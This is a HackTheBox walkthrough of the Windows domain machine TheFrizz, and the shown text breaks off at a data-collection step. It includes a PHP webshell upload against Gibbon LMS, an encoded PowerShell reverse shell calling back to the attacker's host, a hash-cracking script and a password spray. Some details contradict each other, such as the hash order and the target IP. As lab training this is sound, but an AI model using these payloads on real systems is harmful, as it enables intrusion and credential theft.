TheFrizz
Writeup for HackTheBox TheFrizz machine

Executive Summary
TheFrizz is a hard-difficulty Windows Active Directory machine on HackTheBox that demonstrates vulnerabilities in web application file disclosure, local database extraction, recycle bin metadata forensic analysis, password spraying, and Group Policy Object (GPO) abuse.
The intrusion starts with host scanning, revealing typical Active Directory ports and an HTTP service hosting Gibbon LMS v25.0.00. The attacker exploits an arbitrary file read vulnerability (CVE-2023-34598) in Gibbon LMS to read database connection configurations. Authenticating to the database, the attacker retrieves the hashed credentials of the user f.frizzle. Cracking the SHA256 password hash grants access. By synchronizing time and obtaining a Kerberos Ticket Granting Ticket (TGT), the attacker authenticates via SSH (using GSSAPI authentication) as f.frizzle to retrieve the user flag.
During local enumeration, the attacker inspects the Recycle Bin and retrieves a deleted backup file, wapt-backup-sunday.7z. Inside, a configuration file (waptserver.ini) contains a base64-encoded password. Performing a password spray with kerbrute associates this password with the user account M.SchoolBus.
For privilege escalation, the attacker identifies that M.SchoolBus is a member of the “Group Policy Creator Owners” group. This membership grants permissions to create and link new Group Policy Objects (GPOs) to active OUs. The attacker creates a new GPO, links it to the “Domain Controllers” OU, and uses SharpGPOAbuse to add M.SchoolBus to the local administrators group. After triggering a group policy update, the attacker uses RunasCs to spawn a shell as M.SchoolBus with elevated privileges, compromising the Domain Controller.
Reconnaissance
Start with an Nmap scan
1
nmap -sV 10.129.225.59
| Port | State | Service | Version |
|---|---|---|---|
| 22/tcp | open | ssh | OpenSSH for_Windows_9.5 (protocol 2.0) |
| 53/tcp | open | domain | Simple DNS Plus |
| 80/tcp | open | http | Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12) |
| 88/tcp | open | kerberos-sec | Microsoft Windows Kerberos |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | Microsoft Windows netbios-ssn |
| 389/tcp | open | ldap | Microsoft Windows Active Directory LDAP |
| 445/tcp | open | microsoft-ds | Samba |
| 464/tcp | open | kpasswd5 | Kerberos |
| 593/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | open | tcpwrapped | LDAPS |
| 3268/tcp | open | ldap | Microsoft Windows Active Directory LDAP |
| 3269/tcp | open | tcpwrapped | LDAPS |
Now, we need to update the /etc/hosts file.
1
2
3
4
5
6
7
8
──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.129.225.59 frizzdc.frizz.htb
10.129.225.59 frizz.htb

Here, we can see a web server running on port 80.
Under the staff login page, we can see the version of the website running.

| Powered by Gibbon v25.0.00 | © Ross Parker 2010-2025 |
Initial Access
Here, we have a Local File Inclusion (LFI) vulnerability.
You can try exploiting it using the following URL: http://frizzdc.frizz.htb/Gibbon-LMS/?q=gibbon.sql
CVE-2023-34598 is an arbitrary file read vulnerability in Gibbon LMS versions <= 26.0.00 via the /Gibbon/Library/HELPER/import.php endpoint. The vulnerability allows reading arbitrary files on the server by manipulating the q GET parameter to traverse directories and read files like /etc/passwd or Gibbon’s configuration file containing database credentials.

Since the LFI vulnerability is limited, we explored further and found a relevant security advisory:
Based on this, we attempted to upload a shell.
The Gibbon LMS shell upload works through the Rubrics module’s Ajax endpoint. The rubrics_visualise_saveAjax.php endpoint accepts a base64-encoded PHP payload in the request body and writes it to the server’s web-accessible directory. Combined with an SQL injection in the import.php endpoint, this enables full webshell deployment.
Our payload:
1
<?php echo system($_GET['cmd']); ?>
To evade restrictions, we encoded the shell before uploading.
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ echo "PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pg==" | base64 -d
<?php echo system($_GET['cmd']);?>

curl -X POST http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php \
-d "img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pg==&path=shell.php&gibbonPersonID=0000000001"
Here, we can confirm that the shell was successfully uploaded, allowing us to execute commands on the server.
By running whoami, we verified the current user’s privileges.
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://frizzdc.frizz.htb/Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php \
-d "img=image/png;asdf,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKTs/Pg==&path=shell.php&gibbonPersonID=0000000001"
shell.php

┌──(kali㉿kali)-[~]
└─$ curl http://frizzdc.frizz.htb/Gibbon-LMS/shell.php?cmd=whoami
frizz\w.webservice
frizz\w.webservice
Now, try to get a shell.
https://www.revshells.com/

Now, we have to set up Netcat.
Try this to URL encode the payload:
1
echo "powershell -e JABjAGwAaQBl..." | jq -sRr @uri
Then, run the command below to get a reverse shell.
1
2
curl http://frizzdc.frizz.htb/Gibbon-LMS/shell.php?cmd="powershell%20-e%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMwA2ACIALAA5ADAAMAA3ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA%3D%3D%0A"
And success! We have a shell.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9007
listening on [any] 9007 ...
connect to [10.10.14.36] from (UNKNOWN) [10.129.225.59] 60865

PS C:\xampp\htdocs\Gibbon-LMS> whoami
frizz\w.webservice
PS C:\xampp\htdocs\Gibbon-LMS> ls
Under config.php, we have a username and password.
1
2
3
4
5
6
7
8
9
10
11
12
PS C:\xampp\htdocs\Gibbon-LMS> cat config.php
<?php
/*
Gibbon, Flexible & Open School System
Copyright (C) 2010, Ross Parker


$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';
Now, try logging into SQL… Finally, I found a way!
1
2
3
cd C:\xampp\mysql\bin

./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SHOW TABLES; SELECT * FROM gibbonperson;"
To get precise results, try this.
1
./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT gibbonPersonID, username, passwordStrong, passwordStrongSalt, email FROM gibbonPerson WHERE username = 'f.frizzle';"
Here, in the output, we can see the password along with the salt.
1
2
3
4
5
PS C:\xampp\mysql\bin> ./mysql.exe -u MrGibbonsDB -p"MisterGibbs!Parrot!?1" -e "USE gibbon; SELECT gibbonPersonID, username, passwordStrong, passwordStrongSalt, email FROM gibbonPerson WHERE username = 'f.frizzle';"
gibbonPersonID  username        passwordStrong  passwordStrongSalt      email
0000000001      f.frizzle       067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03        /aACFhikmNopqrRTVz2489  f.frizzle@frizz.htb
PS C:\xampp\mysql\bin>
PS C:\xampp\mysql\bin>
Now we crack the password.
The passwordStrong and passwordStrongSalt columns represent Gibbon LMS’s password storage scheme — SHA256(password:salt). This format requires iterating the password list and computing SHA256 of the password concatenated with the known salt stored in passwordStrongSalt. Hashcat mode 1410 (sha256($pass.$salt)) can crack this, or a Python script using hashlib.sha256 can iterate the wordlist as shown below.
Run this to get the password:
1
2
3
4
5
6
7
8
9
10
11
12
import hashlib

hash_to_crack = "067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03"
salt = "/aACFhikmNopqrRTVz2489"

with open("/usr/share/wordlists/rockyou.txt", "r", encoding="latin-1") as f:
    for password in f:
        password = password.strip()
        hashed = hashlib.sha256((salt + password).encode()).hexdigest()
        if hashed == hash_to_crack:
            print(f"Password found: {password}")
            break
And we have the password!
1
2
3
──(kali㉿kali)-[~]
└─$ python3 hashcracker.py
Password found: Jenni_Luvs_Magic23
1
2
username: f.frizzle
password: Jenni_Luvs_Magic23
Now I tried to use evil-winrm to log in, but it failed.
So let’s proceed with getTGT instead.
getTGT is used to request a Ticket Granting Ticket (TGT) from a Kerberos Key Distribution Center (KDC).
The ssh -o GSSAPIAuthentication=yes option works for SSH authentication because Kerberos GSSAPI provides SSO authentication through the Windows domain. While WinRM may have additional firewall restrictions (port 5985/5986 blocked), SSH on port 22 with GSSAPI authentication can still function when the user has a valid TGT, as the Kerberos protocol handles authentication transparently.
First, synchronize the system time with the target machine’s time to avoid Kerberos authentication issues.
1
sudo ntpdate -s <ip-address>
Then, use impacket-getTGT to request a Ticket Granting Ticket (TGT):
1
impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip frizzdc.frizz.htb
Update /etc/krb5.conf with
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[domain_realm]
    .frizz.htb = FRIZZ.HTB
    frizz.htb = FRIZZ.HTB

[libdefaults]
    default_realm = FRIZZ.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = true
    ticket_lifetime = 24h
    forwardable = true

[realms]
    FRIZZ.HTB = {
        kdc = frizzdc.frizz.htb
        admin_server = frizzdc.frizz.htb
        default_domain = frizz.htb
    }
Now we have ticket let login with the ticket
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ sudo ntpdate -i 10.129.225.59
[sudo] password for kali:
Illegal option -i
2025-03-16 14:09:56.287543 (-0400) +725.649114 +/- 0.116634 10.129.225.59 s1 no-leap
CLOCK: time stepped by 725.649114

┌──(kali㉿kali)-[~]
└─$ impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip frizzdc.frizz.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in f.frizzle.ccache
Login with the ticket:
First, export the ticket:
1
export KRB5CCNAME=f.frizzle.ccache
Then, update ~/.ssh/config :
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Home-lab/gpo-abuse]
└─$ cat ~/.ssh/config
Host frizz.htb
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials yes
    PreferredAuthentications gssapi-with-mic

Host frizzdc.frizz.htb
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials yes
    PreferredAuthentications gssapi-with-mic
Here, we have the user flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Home-lab/gpo-abuse]
└─$ ssh f.frizzle@frizz.htb -K
PowerShell 7.4.5
PS C:\Users\f.frizzle> ls

    Directory: C:\Users\f.frizzle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--          10/29/2024  7:31 AM                Desktop
d-r--          10/29/2024  7:27 AM                Documents
d-r--            5/8/2021  1:15 AM                Downloads
d-r--            5/8/2021  1:15 AM                Favorites
d-r--            5/8/2021  1:15 AM                Links
d-r--            5/8/2021  1:15 AM                Music
d-r--            5/8/2021  1:15 AM                Pictures
d----            5/8/2021  1:15 AM                Saved Games
d-r--            5/8/2021  1:15 AM                Videos

PS C:\Users\f.frizzle> cat Desktop/user.txt
2bd3e806b28b8a6c3bdc231e2a56d4f4
PS C:\Users\f.frizzle>
Privilege Escalation
Now, we have to map files in the Recycle Bin using the Windows Shell COM object.
The Shell.Application COM object with Namespace(0xA) accesses the system Recycle Bin (0xA is the Recycle Bin’s folder identifier). This method enumerates deleted files including their original file paths, sizes, and modification timestamps, providing forensic insight into what files were removed and when.
1
2
3
$shell = New-Object -ComObject "Shell.Application"
$recycleBin = $shell.Namespace(0xA)
$recycleBin.items() | Select-Object Name, Path
Here, we can see a .7z file (7-Zip archive format, extractable with the 7z command-line tool). We will copy it and then download.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/fortresses/akerva]
└─$ ssh f.frizzle@frizz.htb -K

PowerShell 7.4.5
PS C:\Users\f.frizzle> $shell = New-Object -ComObject "Shell.Application"
PS C:\Users\f.frizzle> $recycleBin = $shell.Namespace(0xA)
PS C:\Users\f.frizzle>
PS C:\Users\f.frizzle> $recycleBin.items() | Select-Object Name, Path

Name                  Path
----                  ----
wapt-backup-sunday.7z C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7z

PS C:\Users\f.frizzle> cp C:\`$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\`$RE2XMEG.7z wapt-backup-sunday.7z
PS C:\Users\f.frizzle> ls

    Directory: C:\Users\f.frizzle

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r--          10/29/2024  7:31 AM                Desktop
d-r--          10/29/2024  7:27 AM                Documents
d-r--            5/8/2021  1:15 AM                Downloads
d-r--            5/8/2021  1:15 AM                Favorites
d-r--            5/8/2021  1:15 AM                Links
d-r--            5/8/2021  1:15 AM                Music
d-r--            5/8/2021  1:15 AM                Pictures
d----            5/8/2021  1:15 AM                Saved Games
d-r--            5/8/2021  1:15 AM                Videos
-a---          10/24/2024  9:16 PM       30416987 wapt-backup-sunday.7z
There is a file waptserver.ini that contains a Base64-encoded password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/wapt/conf]
└─$ cat waptserver.ini
[options]
allow_unauthenticated_registration = True
wads_enable = True
login_on_wads = True
waptwua_enable = True
secret_key = ylPYfn9tTU9IDu9yssP2luKhjQijHKvtuxIzX9aWhPyYKtRO7tMSq5sEurdTwADJ
server_uuid = 646d0847-f8b8-41c3-95bc-51873ec9ae38
token_secret_key = 5jEKVoXmYLSpi5F7plGPB4zII5fpx0cYhGKX5QC0f7dkYpYmkeTXiFlhEJtZwuwD
wapt_password = IXN1QmNpZ0BNZWhUZWQhUgo=
clients_signing_key = C:\wapt\conf\ca-192.168.120.158.pem
clients_signing_certificate = C:\wapt\conf\ca-192.168.120.158.crt

[tftpserver]
root_dir = c:\wapt\waptserver\repository\wads\pxe
log_path = c:\wapt\log


┌──(kali㉿kali)-[~/wapt/conf]
└─$ echo "IXN1QmNpZ0BNZWhUZWQhUgo=" | base64 --decode
!suBcig@MehTed!R
Now we have a password, but we don’t know the user. To find it, we will extract all local users and perform a password spray using Kerbrute.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Get-LocalUser*Evil-WinRM* PS C:\Users\f.frizzle\Documents> Get-LocalUser

Name          Enabled Description
----          ------- -----------
Administrator True    Built-in account for administering the computer/domain
Guest         False   Built-in account for guest access to the computer/domain
krbtgt        False   Key Distribution Center Service Account
f.frizzle     True    Wizard in Training
w.li          True    Student
h.arm         True    Student
M.SchoolBus   True    Desktop Administrator
d.hudson      True    Student
k.franklin    True    Student
l.awesome     True    Student
t.wright      True    Student
r.tennelli    True    Student
J.perlstein   True    Student
a.perlstein   True    Student
p.terese      True    Student
v.frizzle     True    The Wizard
g.frizzle     True    Student
c.sandiego    True    Student
c.ramon       True    Student
m.ramon       True    Student
w.Webservice  True    Service for the website

Now we use kerbrute to find the correct user
Here in the result, we can see a user with the above password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/kerbrute]
└─$ ./kerbrute passwordspray -d frizz.htb TheFrizz.txt '!suBcig@MehTed!R' --dc 10.129.225.8


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 03/16/25 - Ronnie Flathers @ropnop

2025/03/16 17:29:30 >  Using KDC(s):
2025/03/16 17:29:30 >   10.129.225.8:88

2025/03/16 17:29:31 >  [+] VALID LOGIN:  M.SchoolBus@frizz.htb:!suBcig@MehTed!R
2025/03/16 17:29:36 >  Done! Tested 21 logins (1 successes) in 5.816 seconds
we have the username and password.
Now we obtain a ticket using kinit and login through ssh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ kinit M.schoolbus@FRIZZ.HTB
Password for M.schoolbus@FRIZZ.HTB:

┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: M.schoolbus@FRIZZ.HTB

Valid starting       Expires              Service principal
05/29/2025 16:51:34  05/30/2025 02:51:34  krbtgt/FRIZZ.HTB@FRIZZ.HTB
        renew until 05/30/2025 16:51:29

┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
└─$ ssh -K M.schoolbus@frizz.htb

PowerShell 7.4.5
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
PS C:\Users\M.SchoolBus>
Collect data through bloodhound-python
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/HTB-machine/thefrizz]
